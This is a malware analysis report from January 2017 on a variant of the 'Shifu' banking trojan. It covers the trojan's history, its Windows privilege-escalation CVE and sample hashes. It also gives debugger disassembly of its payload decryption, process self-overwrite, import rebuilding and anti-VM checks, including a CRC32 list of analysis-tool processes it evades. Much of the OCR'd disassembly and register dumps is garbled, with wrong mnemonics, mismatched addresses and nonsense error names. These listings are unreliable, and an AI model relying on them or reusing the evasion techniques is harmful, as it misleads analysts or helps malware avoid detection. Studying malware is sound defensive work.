
"Shifu" Banking Trojan Technical Analysis and Solution



Release Date: January 16, 2017


Overview

The banking trojan "Shifu" was discovered by the IBM counter fraud platform in April, 2015. Built based on the Shiz source code, this trojan employs techniques adopted by multiple notorious trojans such as Zeus, Gozi, and Dridex. This kind of trojan once mainly targeted 14 banks in Japan and has emerged in Britain since September 22, 2015, attacking at least more than 10 banks. On January 6, 2017, researchcenter.paloaltonetworks.com issued an article, indicating that the author of this trojan refined it in 2016. Specifically, this trojan, at its early stage, obtained system privileges of the attacked host by exploiting the vulnerability assigned CVE-2015-0003, but now achieves this purpose by leveraging the Windows privilege escalation vulnerability assigned CVE-2016-0167.

The sample analyzed in this document is a variant of the "Shifu" trojan. With privileges escalated to the system level by using the embedded system vulnerability

exploitation module, this trojan steals users' login credentials of the online banking business to cause damage.

The following figure shows the timeline of attacks launched via this trojan.



CVE-2016-0167

Microsoft Windows is a series of operating systems developed by Microsoft. win32k.sys is a kernel-mode device driver and is the kernel part of the Windows subsystem. It contains the window manager which controls window displays, as well as manages screen output.

The kernel-mode device driver contains a privilege escalation vulnerability because it does not properly handle objects in memory. An attacker could exploit this vulnerability to escalate his/her privileges and execute arbitrary code.

The following systems are affected:

- Microsoft Windows Vista SP2
- Windows Server 2008 SP2 and R2 SP1
- Windows 7 SP1
- Windows 8.1
- Windows Server 2012 Gold and R2
- Windows RT 8.1
- Windows 10 Gold and 1511

Propagation and Infection

- File binding
- Email attachment

Sample Analysis

(1) Environment

System	Windows 7 (32-bit)
Tools	ProcessMonitor, Xuetr, Wireshark, OllyDbg, IDA


(2) Detection Results of TAC

Basic Information			
Severity Level	! Medium-risk	Sample Source	
App Protocol		Time	2017-01-11 11:16:34
File Name	7e8eba7fb31ceab049fe43d020dc34bf.bin		
Type	Win32 EXE	File Size	332.5KB (340484 bytes)
CRC32	d45e8925		
MD5	7e8eba7fb31ceab049fe43d020dc34bf		
SHA1	472c49709b5bf423b05f9c516be9fcf6750c874b		
SHA256	d3f9c4037f8b4d24f2baff1e0940d2bf238032f9343d06478b5034d0981b2cd9		

The following table lists other same-origin samples:

MD5	File Size	Risk Level
f25528baf3d68444fa7d7fd382e9835	338948	High
ebf3e72f8b698bbb0d026416d7a75a6a	338948	Medium
e98459c647a6e328c8b65945884ef29a	338948	Medium

(3) File Structure



(4) Main Functions

[1] Covert attack: Attacks are completed through multiple encryptions and process injections.


[2] Network behavior: The sample collects information (including but not limited to the local time zone, current time, operating system version, antivirus software version, and host name) about local hosts, uploads it to the remote server, and keeps communicating with the remote server to control the user and steal its information.

[3] Sandbox detection: The sample provides anti-debugging and anti-virtual machine (VM) functions. That is, the sample checks whether it is likely to be in the sandbox by comparing file names, process names, user names, and system signatures.

[4] Confrontation with antivirus tools: The sample can detect multiple analysis tools, antivirus software, and sandboxes. When antivirus software is found, this sample enters a sleep infinite loop, exhibiting no malicious behaviors. When a sandbox is detected, this sample terminates the script interpreter, traffic capture tool, binary analysis tool, and other processes, cutting off the interaction between the sandbox and the outside or preventing the sandbox's automated analysis of this sample.

[5] Persistent attack: This sample, via concealing and self-starting, implements persistent attacks against target hosts, by taking the following actions: injecting **svchost.exe** for concealing processes and creating JavaScript scripts in the Startup folder on the Start menu for completing self-starting.

The following figure shows the sample execution process.



Functions of this sample are as follows:

- Decrypting the injector to overwrite the original code.

Code for decrypting the PE file is as follows:

002C0564	3B75 64	cmp esi,dword ptr ss:[ebp+0x64]	
002C0567	75 0D	jnz short 002C0576	
002C0569	0375 68	add esi,dword ptr ss:[ebp+0x68]	
002C056C	037D 68	add edi,dword ptr ss:[ebp+0x68]	
002C056F	2B4D 68	sub ecx,dword ptr ss:[ebp+0x68]	
002C0572	85C9	test ecx,ecx	
002C0574	74 12	je short 002C0588	
002C0576	AD	lodsd dword ptr ds:[esi]	
002C0577	50	push eax	
002C0578	2D BB462156	sub eax,0x562146BB	
002C057D	90	nop	
002C057E	90	nop	
002C057F	33C2	xor eax,edx	
002C0581	5A	pop edx	
002C0582	AB	stos dword ptr es:[edi]	
002C0583	83E9 03	sub ecx,0x3	
002C0586	E2 DC	loopd short 002C0564	
002C0588	61	popad	
002C0589	C3	ret	
002C058A	60	pushad	

edx=CA219118

eax=CA21911C

Address	Hex dump	ASCII
002D0000	4D 5A 90 00 03 00 00 00 D7 D7 42 20 E3 6E 63 76	MZ?...鬱B鈾cv
002D0010	16 B5 84 CC D1 FB A5 22 4C 42 C7 78 07 89 E8 CE	■拾萄 "LB茜■爰?
002D0020	C2 CF 09 25 7D 16 2B 7B 38 5D 4C D1 F3 A3 6D 27	李.%}■*{8]L洋■
002D0030	AE EA 8E 7D 69 31 B0 D3 24 78 D1 29 87 BF F2 7F	哭i1坝\$?x?譽?
002D0040	44 E7 69 C7 FF 99 81 60 99 68 A1 82 0F 90 16 41	D鍤?様 権 ■?A
002D0050	21 2A 58 87 0E 8C 60 4B 2A 28 62 7E 06 8D 2D 67	?*N?六R*(b~■?g
002D0060	2D F4 70 58 C8 CC 26 8C A3 EC 69 02 A2 EA 5B 78	-魁X忍&專青(?)[x
002D0070	8A CC 60 73 5F 08 8F CF 36 4F B0 25 F1 95 D1 7B	矮 s ■徧60?駁締
002D0080	01 1C 34 8D AD 84 BA E8 19 EC 38 4D A5 14 B7 A8	五■桂芳??M?法
002D0090	08 EF A5 0D B5 15 2A 68 77 5E BF CD 41 C6 33 28	■統.^?hw^客A?(
002D00A0	6D 2E C0 8D 54 56 8E E8 18 9B 84 4D A5 01 4B A8	m.飢TU廢■泄 M?K?
002D00B0	1A 9F 96 0D B9 05 5D 68 05 6B 12 CE FA 90 E0 27	■熾.?]h■晰懇■
002D00C0	CD 72 03 8F E4 99 CF E6 C7 6B 20 50 F0 90 AE A5	蛾 志櫻娘k P魔
002D00D0	5D 40 EF 23 69 A8 63 92 24 EF 84 E8 DF 35 A6 3E	J@?i ?飫怪5?
002D00E0	9A 7C C7 94 55 C3 E8 EA C0 CC 09 41 47 14 31 97	妖華U描的?AG■1?
002D00F0	54 8D 72 16 0F D4 93 6C CA 1A B5 C2 E5 68 D8 19	T被■該1?德鈾?
002D0100	A9 A8 F3 6F 64 2D 15 C6 1F 2C 37 1C DA 72 58 72	...鬱d-■?,7■趣Xr
002D0110	75 B6 79 C8 30 ED 9A 1E EB D3 BB 74 A6 1A 1D CB	u枉?須膨乾?■?
002D0120	61 51 3E 21 1C 9A 5F 77 D4 E0 7F CD 8F 27 A1 23	aQ>!■效w莊■蝶'?

Code for the decryption algorithm is as follows:

002C0564	3B75 64	cmp esi,dword ptr ss:[ebp+0x64]
002C0567	75 0D	jnz short 002C0576
002C0569	0375 68	add esi,dword ptr ss:[ebp+0x68]
002C056C	037D 68	add edi,dword ptr ss:[ebp+0x68]
002C056F	2B4D 68	sub ecx,dword ptr ss:[ebp+0x68]
002C0572	85C9	test ecx,ecx
002C0574	74 12	je short 002C0588
002C0576	AD	lodsd dword ptr ds:[esi]
002C0577	50	push eax
002C0578	2D BB462156	sub eax,0x562146BB
002C057D	90	nop
002C057E	90	nop
002C057F	33C2	xor eax,edx

002C0581	5A	pop edx
002C0582	AB	stos dword ptr es:[edi]
002C0583	83E9 03	sub ecx,0x3
002C0586	^ E2 DC	loopd short 002C0564

The memory attribute at 0x400000 is changed to writable.

53	push ebx	7e8eba7f_00400000	
FF55 0C	call dword ptr ss:[ebp+8C]	kernel32.VirtualProtect	
54	pop esp		ESI 00000000
68 82	push bx		EDI 00000000
57	push edi		EIP 002F0000
58	push ebx	7e8eba7f_00400000	C 0 ES 0023 32bit 0(FFFFFFF)
56	push esi		P 0 DS 0010 32bit 0(FFFFFFF)
BBCE	mov ecx,esi		A 0 SS 0023 32bit 0(FFFFFFF)
B8F8	mov edi,ebx	7e8eba7f_00400000	Z 0 DS 0023 32bit 0(FFFFFFF)
F3:A4	rep movs byte ptr es:[edi],byte ptr ds:[esi]		S 0 FS 003B 32bit 7FFDF000(F)
SE	shl esi	7e8eba7f_00400000	T 0 GS 0000 NULL
FF55 0C	call dword ptr ss:[ebp+8C]	kernel32.VirtualProtect	D 0
58	pop eax	7e8eba7f_00400000	B 0
BBCE	mov ecx,esi		LastErr ERROR_FILE_NOT_FOUND (00000002)
0D99 3C	add ecx,dword ptr ds:[ecx+8DC]		EFL 00000202 (NO,NO,HE,A,MS,PO,NE,E)
8D79 1B	lea edi,dword ptr ds:[ecx+8DC]		\$T0 empty 0.0
0698]-760002941 (kernel32.VirtualProtect)			\$T1 empty 0.0
			\$T2 empty 0.0
			\$T3 empty 0.0
			\$T4 empty 0.0

The content at 0x400000 is replaced (the address space of the original sample is overwritten and essentially replaced by the injection module).

002C00B1 54 push esp
002C00B2 6A 04 push ebx
002C00B4 57 push edi
002C00B5 53 push ebx
002C00B6 FF55 8C call dword ptr ss:[esp+0h]
002C00B9 54 push esp
002C00B8 6A 02 push ebx
002C00B6 57 push edi
002C00D0 53 push ebx
002C00E6 56 push esi
002C00F0 8BDF mov ecx,edi
002C00F1 89F8 mov edi,esi
002C00C3 F3:C4 rep movs byte ptr es:[esi],byte ptr ds:[edi]
002C00C5 5E pop esi
002C00C6 FF55 8C call dword ptr ss:[esp+0h]
002C00C9 58 push eax
002C00CA 8BDC mov ecx,esi
002C00CD 8949 3E add ecx,biased ptr ds:[ecx+0h3C]
002C00CF 8B79 18 lea edi,biased ptr ds:[ecx+0h18]
002C00B2 8B57 24 mov edx,biased ptr ds:[edi+0h24]
002C00B5 8B74 14 movzx eax,biased ptr ds:[ecx+0h14]
002C00B9 89F8 add edi,ax
002C00B6 8B79 90 movzx ax,biased ptr ds:[eax+0h90]

rcx=00000040 (decimal 1024n)
ds:[esi]=[002D0000]+0D ('M')
rs:[edi]=[00000000]+0D ('M')

Address Hex dump ASCII
002C0000 65 5A 98 00 A1 00 00 00 B5 00 00 00 FF FF 00 00 KZ----.00--
002C0010 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 T.....@.....
002C0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Registers (FPU)
EAX 00000001
ECX 00000000
EDX 77032000 stdlib.KiFastSystemCallRet
EBX 00400001 7e8eba7f.00000000
ESP 0012FF00
ECR 002C0084
EST 002D0000
EDI 00000000 7e8eba7f.00000000
EIP 002C00C3

C 0 ES 0023 32bit 0(FFFFFFF)
P 0 CS 0010 32bit 0(FFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFF)
S 0 FS 0030 32bit 7FFF0FOOB(FFF)
T 0 GS 0000 NULL
B 0
D 0 Lasterr EBML FILE NOT_FOUND (00000002)
EFL 00000002 (M0,M1,M2,M3,P0,G0,C0)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0

The function address is changed in IAT:

001F023E	AD	lodsd dword ptr ds:[esi]	
001F023F	85C0	test eax,eax	
001F0241	v 74 1B	je short 001F025E	
001F0243	v A9 00000080	test eax,0x80000000	
001F0248	v 75 04	jnz short 001F024E	
001F024A	8D4403 02	lea eax,dword ptr ds:[ebx+eax+0x2]	
001F024E	25 FFFFFF7F	and eax,0x7FFFFFFF	
001F0253	50	push eax	
001F0254	FF7424 14	push dword ptr ss:[esp+0x14]	
001F0258	FF55 08	call dword ptr ss:[ebp+0x8]	kernel32.GetProcAddress
001F025B	AB	stos dword ptr es:[edi]	
001F025C	^ EB E0	jmp short 001F023E	

- Anti-VM, anti-debugging, and sandbox detection

- Anti-VM

The sample identifies parameters contained in the command line.

004018F0	80 0C 06	mov cl,byte ptr ds:[esi+eax]	- Registers (FPU)
004018F3	80F1 8D	xor cl,cl	EAX 00000005
004018F6	88 0B	mov byte ptr ds:[eax],cl	ECX 77B46574 nt!dll.77B46574
004018F9	48	inc eax	EDX 002F20AC UNICODE "77B46574"
004018FA	4F	dec edi	EBX 0012FFA0 ASCII " --crypt-test"
004018FB	75 F4	[nop] short 7e8eba7F.004018FB	ESP 0012FFA0 ASCII " --crypt-test"
004018FC	C643 8D 00	mov byte ptr ds:[ebx+Bd],0x0	EBP 0012FF60
004018FD	33C0	xor eax,eax	ESI 00E1610
004018FE	33C8	xor eax,eax	EDI 00000000
00401902	80C010 5C	cmp byte ptr ds:[eax+edx],0x5C	EIP 00001000 7e8eba7F.00401902
00401906	75 43	[nop] short 7e8eba7F.0040190B	C 1 ES 0023 32bit 0xFFFFFFFF
00401908	B84C18 01	mov cl,byte ptr ds:[eax+ebx+0xt]	P 0 CS 0018 32bit 0xFFFFFFFF
0040190C	80C718 01	lea edi,dword ptr ds:[eax+eax+0xt]	A 1 SS 0023 32bit 0xFFFFFFFF
00401910	80E9 5C	cmp cl,0x5C	Z 0 DS 0023 32bit 0xFFFFFFFF
00401912	74 29	[nop] short 7e8eba7F.0040193E	S 1 FS 003B 32bit 7FFDE000(FFF)
00401915	80F9 72	cmp cl,0x72	T 0 GS 0000 NULL
00401918	75 86	[nop] short 7e8eba7F.0040192B	D 0
0040191A	C60418 00	mov byte ptr ds:[eax+edi],0x0	O 0 LastErr ERROR_NO
0040191E	EB 1E	[nop] short 7e8eba7F.0040193E	EFL 00000202 (NO,NB,M)

Then this sample searches the process list for target processes, encrypts the names of obtained processes with CRC32, and invokes the RtlComputeCrc32 function.

004042E0	56	push esi	- Registers (FPU)
004042E0	FF15 40604000	call dword ptr ds:[0x40604000]	EBX 0000000F
004042E3	50	push eax	ESP 0012FC04
004042E4	FF15 80604000	call dword ptr ds:[0x80604000]	EBP 0012FC04
004042E9	FF00	call eax	ESI 0012FC00 ASCII "0"
004042FC	8065 F8	lea esp,dword ptr ss:[ebp-0x8]	EDI 00000000
004042F0	5E	pop esi	EIP 00001000 7e8eba7F
004042F2	50	push ebx	C 0 ES 0023 32bit 0(FFFFFFFF)
00404300	50	push ebp	P 0 CS 0018 32bit 0(FFFFFFFF)
00404301	50	push edi	A 0 SS 0023 32bit 0(FFFFFFFF)
00404302	C2 8C00	ret [ebp]	Z 0 DS 0023 32bit 0(FFFFFFFF)
00404305	51	push ecc	S 0 FS 003B 32bit 7F
00404306	53	push ebx	T 0 GS 0000 NULL
00404307	55	push ebp	D 0
00404308	56	push esi	O 0 LastErr ERROR_NO
00404309	57	push edi	EFL 00000202 (NO,NB,M)
0040430A	8830 9C604000	mov edi,dword ptr ds:[0x9C604000]	ST0 empty 0.0
00404310	33F6	xor esi,esi	ST1 empty 0.0
00404312	804424 10	lea eax,dword ptr ss:[esp+0x10]	ST2 empty 0.0
00404316	50	push eax	ST3 empty 0.0
0040431E	50	push eax	ST4 empty 0.0
eax=7FFDD080 (ntdll.RtlComputeCrc32)			
Address	Hex dump	ASCII	-
0012FC00	52 74 6C A3 6F 6D 70 75 78 65 43 72 63 33 32 00	RtlComputeCrc32	0012FC00 00000000 ASCII "[system process]"
0012FC00	6E 74 64 6C 6C 2E 04 6C 6C 00 40 00 0C 00 00 00	ntdll.dll.0?	0012FC00 00000010 ASCII "[system process]"
0012FC00	00 00 00 00 1C FE 12 00 12 28 40 00 14 FD 12 007.B6A.E7	0012FC00 406C7452
0012FC00	10 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00f.....	0012FC00 7578606F

The sample checks whether such process names indicate specific processes such as **vmtoolsd.exe**, and then compares these names with hard code that is obtained after specific process names are encrypted with CRC32.

00402601	804424 34	lea eax,dword ptr ss:[esp+0x34]	- Registers (FPU)
00402605	50	push eax	EIP 00001000 7e8eba7F.00402612
00402606	FF15 40614000	call dword ptr ds:[0x40614000]	C 0 ES 0023 32bit 0(FFFFFFFF)
0040260C	50	push eax	P 1 CS 0018 32bit 0(FFFFFFFF)
0040260D	E8 931C0000	call 7e8eba7F.00402605	A 0 SS 0023 32bit 0(FFFFFFFF)
00402612	3B45 00	cmp eax,dword ptr ss:[ebp+0x8]	Z 1 DS 0023 32bit 0(FFFFFFFF)
00402615	74 12	[nop] short 7e8eba7F.00402629	S 0 FS 003B 32bit 7FFDF000(FFF)
00402617	804424 00	lea eax,dword ptr ss:[esp+0x8]	T 0 GS 0000 NULL
00402618	50	push eax	D 0
0040261C	56	push esi	O 0 LastErr ERROR_NO_NOT_FOUND
0040261D	FF15 80604000	call dword ptr ds:[0x80604000]	EFL 00000202 (NO,NB,E,BE,NS,PF,C)
00402623	85C0	test eax,esi	ST0 empty 0.0
00402625	75 C7	[nop] short 7e8eba7F.004026EE	ST1 empty 0.0
00402627	F0 B3	[nop] short 7e8eba7F.0040262C	ST2 empty 0.0
Stack ss:[0012FE24]-278C0F58			
Address	Hex dump	ASCII	-
6F280190	00 90 01 00 64 00 00 00 00 11 00 00 1C 00 00 007.0...7...0...	0012FC00 00000000
6F2801A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0012FC00 0012FE1C
6F2801B0	00 00 00 00 00 00 00 00 00 19 00 00 40 00 00 007.0...	0012FC00 00040212

The sample searches for the following checksums in the system:

Address	Hex dump																ASCII			
00409F68	58 DF 8C 27	32 44 DD 99	1F 3C 41 1F	D9 23 33 6D	X邵'2D輪■<A■?3m															
00409F78	85 F8 FF 3B	CE 0D 34 64	74 44 C5 63	7D B1 05 2B	註j;?4dtD與}?)+															
00409F88	3E 43 25 F7	F7 10 AE 77	4E 30 7D CE	F2 15 20 AF	>C%勘■富N0}悟■?															
00409F98	7C 67 FD 31	38 D2 9A 6E	42 CC 0A E9	AD F0 31 42	Ig?8覲nB?榄?B															
00409FA8	E0 81 09 D2	5E 16 EA CC	AC 78 A9 FC	FB 37 FA 46	郭.禮■晏璣 ?鶩															
00409FB8	8A 61 BF EE	60 AE AA 06	FE B1 A9 5B	F3 BE E2 3C	變款 ■ 缶?															
00409FC8	59 E4 45 A9	4B 15 7A 87	95 59 49 33	33 4B 68 68	Y錢kg■z監YI33Khh															
00409FD8	7A 4A 36 B4	0D F8 05 93	42 ED AA C4	5B 8D 07 14	zJ6??揷懲腫?■															
00409FE8	F6 F4 3D 7E	5B 8D B4 D3	95 D0 2F 33	21 69 6A 2D	鈞=^【暖訥?3!ij-															
00409FF8	3B 27 AA 2A	6C E0 7B 77	E8 35 4B 95	A2 13 0E 87	;:'?1庸w?K喝■?															

The process name code are listed as follows:

0x278CDF58 – vmtoolsd.exe
0x99DD4432 – ?
0x1F413C1F – vmwaretray.exe
0x6D3323D9 – vmsrvsvc.exe
0x3BFFF885 – vmsrvsvc.exe
0x64340DCE – ?
0x63C54474 – vboxtray.exe
0x2B05B17D – ?
0xF725433E – ?
0x77AE10F7 – ?
0xCE7D304E – dumpcap.exe
0xAF2015F2 – ollydbg.exe
0x31FD677C – importrec.exe
0x6E9AD238 – petools.exe
0xE90ACC42 – idag.exe
0x4231F0AD – sysanalyzer.exe
0xD20981E0 – sniff_hit.exe
0xCCEA165E – scktool.exe
0xFCA978AC – proc_analyzer.exe
0x46FA37FB – hookexplorer.exe
0xEEBF618A – multi_pot.exe
0x06AAAE60 – idaq.exe
0x5BA9B1FE – procmon.exe
0x3CE2BEF3 – regmon.exe
0xA945E459 – procexp.exe
0x877A154B – peid.exe
0x33495995 – autoruns.exe
0x68684B33 – autorunsc.exe
0xB4364A7A – ?
0x9305F80D – imul.exe
0xC4AAED42 – emul.exe
0x14078D5B – apispy.exe
0x7E3DF4F6 – ?

0xD3B48D5B – hookanaapp.exe
0x332FD095 – fortitracer.exe
0x2D6A6921 – ?
0x2AAA273B – joeboxserver.exe
0x777BE06C – joeboxcontrol.exe
0x954B35E8 – ?
0x870E13A2 – ?

The c:\sample\pos.exe path is obtained.

00403EE0	8A140E	mov dl,byte ptr ds:[esi+ecx]	
00403EE3	80F2 8D	xor dl,0x8D	
00403EE6	8811	mov byte ptr ds:[ecx],dl	
00403EE8	41	inc ecx	
00403EE9	4F	dec edi	
00403EEA	^ 75 F4	jnz short 7e8eba7f.00403EE0	
00403EBC	33D2	xor edx,edx	
00403EEE	881403	mov byte ptr ds:[ebx+eax],dl	
00403EF1	3BDA	cmp ebx,edx	
00403EF3	^ 76 47	jbe short 7e8eba7f.00403F3C	
00403EF5	8D3402	lea esi,dword ptr ds:[edx+eax]	
00403EF8	803E 5C	cmp byte ptr ds:[esi],0x5C	
00403EFB	^ 75 3A	jnz short 7e8eba7f.00403F37	
00403EFD	8D7C02 01	lea edi,dword ptr ds:[edx+eax+0x1]	
00403F01	8A0F	mov cl,byte ptr ds:[edi]	
00403F03	80F9 5C	cmp cl,0x5C	
00403F06	^ 74 25	je short 7e8eba7f.00403F2D	
00403F08	80F9 72	cmp cl,0x72	
00403F0B	^ 75 05	jnz short 7e8eba7f.00403F12	
00403F0D	C606 0D	mov byte ptr ds:[esi],0x0D	
00403F10	EB 1B	jmp short 7e8eba7f.00403F2D	
Stack address=0012FE14, (ASCII "c:\\sample\\pos.exe")			
esi=002D9EAC			
Address	Hex dump	ASCII	
0012FE14	63 3A 5C 5C 73 61 6D 70 6C 65 5C 5C 70 6F 73 2E	c:\\sample\\pos.	
0012FE24	65 78 65 00 00 00 40 00 60 1D 40 00 00 00 40 00	exe...@. `@...@.	

PathFileExistsA is invoked to check the existence of the file:

004037B3	E8 1A070000	call 7e8eba7f.00403ED2	get path
004037B8	50	push eax	
004037B9	FF15 34614000	call dword ptr ds:[0x406134]	shlwapi.PathFileExistsA
004037BF	85C0	test eax,eax	
004037C1	^ 74 08	je short 7e8eba7f.004037CB	
004037C3	897D FC	mov dword ptr ss:[ebp-0x4],edi	
004037C6	^ E9 7C040000	jmp 7e8eba7f.00403C47	
004037CB	6A 10	push 0x10	
004037CD	58	pop eax	0012FE14
004037CE	E8 B7240000	call 7e8eba7f.00405C8A	jmp to ntdll._chkstk
004037D3	8BF4	mov esi,esp	
004037D5	85F6	test esi,esi	
004037D7	^ 74 0F	je short 7e8eba7f.004037E8	
004037D9	6A 0C	push 0xC	
004037DB	8BC6	mov eax,esi	0012FE14
004037DD	5B	pop ebx	
eax=0012FE14, (ASCII "c:\\sample\\pos.exe")			

If this file does not exist, this sample obtains kernel32.dll.

00403EE0	8A140E	mov dl,byte ptr ds:[esi+ecx]	
00403EE3	80F2 8D	xor dl,0x8D	
00403EE6	8811	mov byte ptr ds:[ecx],dl	
00403EE8	41	inc ecx	
00403EE9	4F	dec edi	
00403EEA ^	75 F4	jnz short 7e8eba7F.00403EE0	
00403EEC	33D2	xor edx,edx	7e8eba7F
00403EEE	881403	mov byte ptr ds:[ebx+eax],dl	
00403EF1	3BDA	cmp ebx,edx	7e8eba7F
00403EF3 ^	76 47	jbe short 7e8eba7F.00403F3C	
00403EF5	8D3402	lea esi,dword ptr ds:[edx+eax]	
00403EF8	803E 5C	cmp byte ptr ds:[esi],0x5C	
00403EFB ^	75 3A	jnz short 7e8eba7F.00403F37	
00403EFD	8D7C02 01	lea edi,dword ptr ds:[edx+eax+0x1]	
00403F01	8A0F	mov cl,bute ptr ds:[edi]	

edx=0040976C (7e8eba7F.0040976C)

Address	Hex dump	ASCII
0012FE04	6B 65 72 6E	kernel32.dll?
0012FE14	63 3A 5C 73	c:\sample\pos.ex

The function name Process32NextW is obtained:

00403EEA ^	75 F4	jnz short 7e8eba7F.00403EE0	
00403EEC	33D2	xor edx,edx	7e8eba7F
00403EEE	881403	mov byte ptr ds:[ebx+eax],dl	
00403EF1	3BDA	cmp ebx,edx	7e8eba7F
00403EF3 ^	76 47	jbe short 7e8eba7F.00403F3C	
00403EF5	8D3402	lea esi,dword ptr ds:[edx+eax]	
00403EF8	803E 5C	cmp byte ptr ds:[esi],0x5C	
00403EFB ^	75 3A	jnz short 7e8eba7F.00403F37	
00403EFD	8D7C02 01	lea edi,dword ptr ds:[edx+eax+0x1]	
00403F01	8A0F	mov cl,bute ptr ds:[edi]	

edx=00409E57 (7e8eba7F.00409E57)

Address	Hex dump	ASCII
0012FDE5	00 00 00 01	...E...?.
0012FDF5	72 6F 63 65	rocess32NextW@.k

The function address is obtained:

00403000	50	push ds	kernel32.76CC0000	C 0 E5 0023 32bit 0(FFFFFFF)
0040300C	FF15 80604000	call dword ptr ds:[eax]	kernel32.GetProcAddress	F 1 C5 0018 32bit 0(FFFFFFF)
00403012	813B 39C0C208	cmp dword ptr ds:[eax],0802C08		A 0 SS 0023 32bit 0(FFFFFFF)
00403018	7B 09	jne short 7e8eba7F.004037C3		Z 1 B5 0023 32bit 0(FFFFFFF)
0040301A	FF15 80604000	call dword ptr ds:[eax+0040004]	Kernel32.IsDebuggerPresent	S 0 FS 0038 32bit 7FF0000(FFF)
0040301E	85C0	test eax,eax	Kernel32.76CC0000	T 0 GS 0000 NULL
00403022	75 9F	jne short 7e8eba7F.004037C3		B 0
00403024	8B85 64614000	mov esi,dword ptr ds:[eax+0040004]	ntdll.770QueryInformation	B 0 LastErr 00000246 (M0,M0,E,BE,MS,PE,GE,LE)
00403026	3200	xor ebx,ebx		EFL 00000246 (M0,M0,E,BE,MS,PE,GE,LE)
0040302C	52	push ebx		ST0 empty 0,0
0040302D	68 80 00	push 80		ST1 empty 0,0
0040302F	89H 5 F0	lea eax,dword ptr ss:[esp+50]		ST2 empty 0,0
00403030	05	add esp,5		ST3 empty 0,0
00403031	FF15 80604000	call dword ptr ds:[eax+0040004]		ST4 empty 0,0
00403032	=760133000 (kernel32.GetProcAddress)			
0012FDE5	FF 12 00 00	push 00 00 00 00	0012FDEC 76CC0000	address = 76CC0000 (kernel32)
